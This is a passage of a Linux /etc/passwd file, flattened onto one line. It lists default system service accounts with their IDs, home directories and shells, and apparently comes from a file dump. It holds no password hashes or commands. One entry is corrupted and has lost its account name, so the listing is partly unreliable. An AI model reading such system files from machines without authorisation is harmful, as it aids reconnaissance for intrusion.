backup:x:34:34:backup:/var/backups:/bin/sh :t:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:105:114::/nonexistent:/bin/false avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false